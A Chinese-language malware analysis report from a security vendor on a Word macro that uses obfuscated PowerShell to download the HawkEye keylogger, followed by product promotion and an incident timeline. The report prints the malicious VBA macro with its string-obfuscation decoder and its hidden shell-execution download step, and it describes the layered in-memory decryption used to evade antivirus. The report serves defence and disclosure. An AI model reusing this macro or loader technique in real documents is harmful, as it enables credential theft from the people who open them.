2016 年 12 月

嵌套 HawkEye 家族木马恶意样本分析报告

2016 年 12 月 23 日稿

目录

一. 核心观点

圣诞前夜，APT 产品再次成功截获黑客最新制作的嵌套“大马”攻击，**即利用宏下载已知木马 HawkEye 的恶意攻击行为**。截止 12 月 23 日 20 时，该类型攻击使用多层加密混淆手段，**轻松逃过了当前 99.9%的杀毒软件的查杀**。该样本的检测难度高，对用户网络危害大，经过分析确认，该类采取嵌套方式隐藏核心代码的大马，具有很高的技术研究价值。

这类嵌套攻击方式，以邮件携带附件方式发送至邮箱中，用户若不慎打开该恶意样本后，会自动运行宏样本中 powershell，再进行核心恶意木马 HawkEye keylogger（键盘记录器）的下载。与早前两篇报告《20161031_小心，“宏”成为新攻击手法的主力军》、《20161108_“宏”攻击防不胜防江湖再现变种》中的“宏”隐藏信息实现攻击方式不同，下载“大马”的任务由“宏”完成，下载完成后，木马将核心代码进行加密，并采用**在内存中解密执行的技术**绕过杀毒软件的检测，这类多层嵌套手段，杀毒软件很难检测或查杀。

根据木马释放过程（图 2.11）显示这类嵌套攻击方式，通过“自解压”、“解密加载”、“解密执行”最后暴露**“真身”**，最终由 **HawkEye**“大马”实现对用户主机的权限控制，十分值得我们深入研究。我们早在 2015 年的《海德薇 Hedwig 黑客组织分析报告》中专门章节披露过 HawkEye 家族木马，该木马的核心功能是可以盗取的信息包括系统信息、浏览器保存的密码信息、电子邮件保存的账户信息、虚拟货币账户信息、剪贴板数据，并可对键盘进行记录。

鉴于国内外绝大多数杀毒软件无法检测或查杀的情形，我们建议，需要尽快**向用户提出警示**。

【防范措施建议】

1、 **不要轻易打开陌生人的邮件，尤其是带有不明附件，内容包含吸引点击字样的邮件。**

2、 **对于诱导点击“开启宏”的需求，不要轻易操作。**

3、 **对于可疑邮件或不确定性文件，可以给 VenusEye@venusgroup.com.cn 投送。我们也会为用户提供样本信息（或数据）严格保密，并且快速提供分析报告。**

4、 **及时升级景云网络防病毒系统到最新病毒库，或者安装部署最新的未知威胁检测产品，如天阗 APT 产品、网御 APT 产品，实现对 HawkEye“大马”的精确检测。**

二. 样本深度分析

2.1 基本信息

样本名：sample.doc
MD5：b27f**********

2.2 宏样本分析

0x01：与之前发现的带有宏的文档类似，文档中附有一张图片，引导用户打开宏执行权限。




图 2.1 宏引导打开

0x02：查看宏代码，发现宏代码之间穿插着大量注释内容。




图 2.2　宏代码穿插注释信息

0x03：调试分析代码，发现下面代码中有多段被混淆的字符串，宏通过一个解密算法，解密出一段可执行的命令。

```
Public Sub lawpupil()
'allmuchwryzkihuljvarilv
'917
'mutualrightrareshare
'652
sjdwhjtqqkardjwdy = "gAsgvig.8ze8Kx8Ae8'gz)A J&z JA%8Jt8m8p8KXA\JN"
'amiuzvxutlancpdxrlqheryzm
'962
'agreeoldgruntreflect
'892
awrehykjob = "KcgmKdAA.8geKKxveJ vz/ggcg AKp8oBwBAeKArAKszrhKe8Kl8lg.Kzeg8xBvez J-KwB 8hKiKdvzdzJeKJnAJ Jg-znBAozKpg A-8ezpzv 8AbzByv8pgzaAsAsJ v(AgNzze8wgK-AOKKbKjgeAcztB-8Sv
'obemqdswpfnxqmelementrandom
'662

benefitproof = "organtrigger"
brandcritic = 436
'dwpdsavgqjykwhspvjsfpleybkt
'405
armoroak = "6KeJ8KK" AhKJtJztzJpz:KK/A8/81K8gA7J.81vJ1Jz48A.A83g5A.JJ1AK1J818/J^gAlzuzzpK8azBsvKcKoKm8/AKdJAsAKt8gagK/vNgfJfKd8pAs8KiJ.KeJxgzegK'8v,J'KKNBvTKAE8JMAPKgKJ\zNzfJz
armoroak = awrehykjob & armoroak
btrprqphfakphomy = "obeysport"
casinoglow = 578
inheritnaive = "zfgfJJdKBpAsKKiBg.Jzegxge"
'xyveaxgldaeiznatcpkiuvbgniseboluquqvm
'550
armoroak = dressreform(armoroak & sjdwhjtqqkardjwdy & inheritnaive)
aislebusiness = "pcgmlgkiykxl"
ytyypabskxpbg = 548
Call Shell(armoroak, 0)
ciwdejmgmv = "cuberadio"
actrunway = 806
'qnfksvmswdaoexchangetrial
'319

armoroak = dressreform(armoroak)
End Sub
```

图 2.3　宏代码解密算法

0x04：下面即对混淆的字符串进行解密，主要是对每个字符通过字符匹配，保留有用的字符，从而恢复被混淆的字符串。

```
Public Function dressreform(btzaaglfrqetw)
'groceryneckaphdxbhso
'302
sbwoddddjfcgkamezmd = ""
'forgetoutsidegahmyfnyz
'155
bonusgrunt = "dbsytuyoh"
csyatiikqp = 952
For upobovpcidliima = 1 To Len(btzaaglfrqetw)
sbwoddddjfcgkamezmd = sbwoddddjfcgkamezmd & meshtuna(Mid(btzaaglfrqetw, upobovpcidliima, 1))
dsudpwonybwbwi = "toastturn"
dreamsqueeze = 414
Next
dressreform = sbwoddddjfcgkamezmd
'rbirkejjbaoqtkioicoastside
'393
'gbjirsossibsvylceilingnerve
'21
End Function
```

图 2.4 混淆的字符串

```
Public Function meshtuna(ydlovjrts)
'brotherdeputyflyqoohjqmq
'442
tspsplpvclqdkhbw = "*" & ydlovjrts & "*"
If Not "BJ8KAJ8gzKKAgv" Like tspsplpvclqdkhbw Then          '通过Like进行字符匹配
'augustrememberhphopbjkspphzdtsey
'38
meshtuna = ydlovjrts
'ffaowebekqbzqejamewwimaxnvdr
'756
ngqkfqyecouxor = "babypanel"
festivaltattoo = 339
Else
meshtuna = ""
bfdcezttlazppkjntmn = "qgbsxmqzcblyrqzqqrn"
hotelring = 825
'ujgrfasdqmovespin
'793
End If
End Function
```

图 2.5 通过 like 进行匹配

0x05：可以看到恢复后的字符串，就是一段通过 powershell 下载文件执行的一段命令，然后通过 shell 去执行。




图 2.6 通过 shell 执行

2.3 下载木马分析

样本名：Nffdpsi.exe

MD5：472f**********

0x01：宏最终下载的文件为 Nffdpsi.exe。经过检测，目前大多数杀毒软件对其不报警。Nffdpsi.exe 是一个自解压文件，执行后将释放以下三个文件。Jbcwgbsk.exe 为可执行文件，另外两个文件为待解密的数据文件。




图 2.7　经过解压后的可执行文件

0x02：自解压成功后首先运行的是 Jbcwgbsk.exe，该文件经过较为严重的代码混淆处理。




图 2.8　严重的代码混淆处理

0x03：Jbcwgbsk.exe 会对 Srxoeoaonmsiyy.bin 文件进行解密并加载，解密之后为一个动态链接库，即下面的 IE 模块。

```
Module: 790c2000 (mscorlib.dll)
--------------------------------------
Module: 00a223dc (sortkey.nlp)
--------------------------------------
Module: 00a22050 (sorttbls.nlp)
--------------------------------------
Module: 00a02c3c (Jbcwgbsk-cleaned.exe)
--------------------------------------
Module: 5e4dc000 (Microsoft.VisualBasic.dll)
--------------------------------------
Module: 7a726000 (System.dll)
--------------------------------------
Module: 7b454000 (System.Windows.Forms.dll)
--------------------------------------
Module: 7ae74000 (System.Drawing.dll)
--------------------------------------
Module: 648ea000 (System.Configuration.dll)
--------------------------------------
Module: 639f8000 (System.Xml.dll)
--------------------------------------
Module: 00a07ae0 (System.Runtime.Remoting.dll)
--------------------------------------
Module: 011409c0 (IE, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null)
0:000>
```

图 2.9　文件进行解密并加载

0x04：将 IE 模块 dump 下来进行分析，发现该模块会对 Gamvenagxehdojki.bin 文件进行解密和执行。




图 2.10　深度分析

0x05：Gamvenagxehdojki.bin 解密后为在海德薇报告中披露过的 HawkEye 家族木马。解密出来的 HawkEye 木马可以被大多数杀毒软件检测。

图 2.11　嵌套木马的解密执行流程

0x06：HawkEye 是一个可以窃取键盘记录，剪贴板信息，浏览器账户信息，FTP 账户信息，邮件客户端账户信息等多种用户私密信息的窃密木马，危害很大。




图 2.12　HawkEye 的主要功能

0x07：样本最终通过各种方式将敏感信息回传给黑客。

图 2.13　回传信息

三. 启明星辰 APT 检测产品如何报警

启明星辰 APT 检测产品可以精确检测该类宏恶意样本，同时，可以对其释放的大马的家族名称进行精 确报警

图 3.1 准确提示命令行

图 3.2 准确提示木马家族

四. 为什么需要部署启明星辰 APT 检测产品


APT 攻击之所以称之为高级持续威胁，是因为攻击本身复杂多维度，手段变化多样，隐藏技术运用多，这让传统的网络安全设备诸如防火墙、入侵检测、入侵防御、防病毒网关、上网行为管理等网关型安全设备难以招架，因此，基于环境模拟的检测技术手段可以填补威胁的不可定义的技术空白，使未知恶意代码和嵌套式攻击、隐秘通道等新形势下的攻击形态无处遁形。

启明星辰 APT 检测产品是根植于数十年协议分析和文件还原的技术积累基础上，结合用户对于未知威胁的检测迫切性需求，研发的一款创新型检测产品。对于诸如黑暗力量、H-worm 远控木马分析等这样的 APT 攻击，设备无需添加入侵特征库、无需定制开发即可精确检测此类攻击，是用户应对 APT 攻击的不二选择。用户可以通过启明星辰 APT 检测产品，精确检测高级持续性威胁，快速发现未知漏洞（0-day），准确定位失陷主机或用户。

启明星辰 APT 产品检测解决思路

针对高级持续性威胁的攻击特点，通过部署启明星辰 APT 检测产品，可以对多种未知威胁攻击事件进行有效的检测和防范。产品可以直接将含有该攻击样本的文件在虚拟的环境学模拟运行，避免恶意代码在真实环境中释放，有效规避 APT 攻击的可能性。

启明星辰 APT 检测产品，作为一款针对恶意代码等未知威胁具有细粒度检测效果的专业安全产品，可实现包括对：未知恶意代码检查、嵌套式攻击检测、木马蠕虫病毒识别、隐秘通道检测等多类型未知漏洞（0-day）利用行为的检测，由启明星辰集团独立自主研发。系列采用国内领先的双重检测方法（静态检测和动态检测），多种核心检测技术手段：二进制检查、堆喷检测、ROP 利用检测、敏感 API 检测、堆栈检测、Shell code 检查、沙箱检查等，可以检测出 APT 攻击的核心步骤，同时，产品可结合人工服务，有效发现网络 APT 攻击。见下图：



关于 VenusEye 金睛安全研究团队

VenusEye 金睛安全研究团队是启明星辰集团检测产品本部专业数据分析的组织，主要职责是对现有产品搜集上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业分析报告。该组织会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。

VenusEye 金睛安全研究团队成立至今，先后发布了《小心，“宏”成为新攻击手法的主力军》、《H-worm 远控木马分析》、《海德薇 Hedwig 黑客组织分析报告》、《Locky 密锁攻击恶意样本分析报告》、《特斯拉恶意样本分析新解》、《无需担心潜藏了 18 年的微软浏览器远程代码执行漏洞》、《SandWorm（以下简称：沙虫）攻击分析报告》等数十份专业安全分析报告，欢迎下载查阅。

五. 分析报告大事记

1. 2016 年 12 月 07 日，某企业客户 APT 检测产品，截获 1 个带有绕过 UAC 提权漏洞的“宏”恶意的攻击行为。
2. 2016 年 12 月 01 日，某电力客户、某银行 APT 检测产品，截获 3 个 Neutrino 僵尸木马家族变种，1 个带有“宏”恶意的攻击行为。
3. 2016 年 11 月 29 日-11 月 30 日，某电力客户截获 4 个带有恶意攻击的行为。
4. 2016 年 11 月 21 日，APT 检测产品截获到一个高危宏病毒样本。通过执行 powershell 指令从恶意网站下载窃密木马并执行。
5. 2016 年 11 月 18 日，APT 检测产品截获到具有获取用户隐私数据并发送、远程控制、诱骗激活设备的能力的木马，还可以**躲过大多数国内手机端防病毒软件的查杀**，**全球首发**。
6. 2016 年 11 月 16 日，某西南银行的 APT 检测产品，截获 8 个带有“勒索”恶意攻击的行为。
7. 2016 年 11 月 16 日，某国家级部委的 APT 检测产品，截获 1 个带有漏洞利用的攻击行为，1 个“宏”攻击的行为。
8. 2016 年 11 月 11 日，某银行的 APT 检测产品截获 1 个带有恶意攻击的行为。经确认，该行为是宏恶意攻击行为。
9. 2016 年 11 月 10 日，某银行的 APT 检测产品，新截获 1 个带有“宏”攻击的行为。
10. 2016 年 11 月 10 日，某大型企业的 APT 检测产品，新截获 4 个带有“勒索”恶意攻击的行为。
11. 2016 年 11 月 10 日，某银行的 APT 检测产品，新截获 14 个带有“勒索”恶意攻击的行为。
12. 2016 年 11 月 08 日，再次**全球首发**了《“宏”攻击防不胜防，江湖再现新变种》报告。
13. 2016 年 11 月 4 日，**全球首发**了《小心，“宏”成为新攻击手法的主力军》报告，率先发现一类“宏”攻击恶意样本。
14. 2016 年 9 月 28 日，某银行的 APT 检测产品，新截获 5 个带有“勒索”恶意攻击的行为，3 个以 rtf 格式包裹恶意攻击的行为。
15. 2016 年 9 月 13 日，某银行的 APT 检测产品，新截获 2 个带有“勒索”恶意攻击的行为。
16. 2016 年 8 月 31 日，某银行的 APT 检测产品，新截获 10 个危害“勒索”恶意攻击行为。
17. 2016 年 8 月 3 日，发布《H-Worm 远控木马恶意样本分析报告》。
18. 2016 年 6 月 6 日，某省委信息中心的 APT 检测产品，截获 1 个带有漏洞利用的恶意攻击的行为。
19. 2016 年 6 月 2 日，某电网信息中心的 APT 检测产品，截获 1 个带有漏洞利用的恶意攻击的行为。
20. 2016 年 5 月 29 日，某电力公司应对 APT 攻击的专项报告。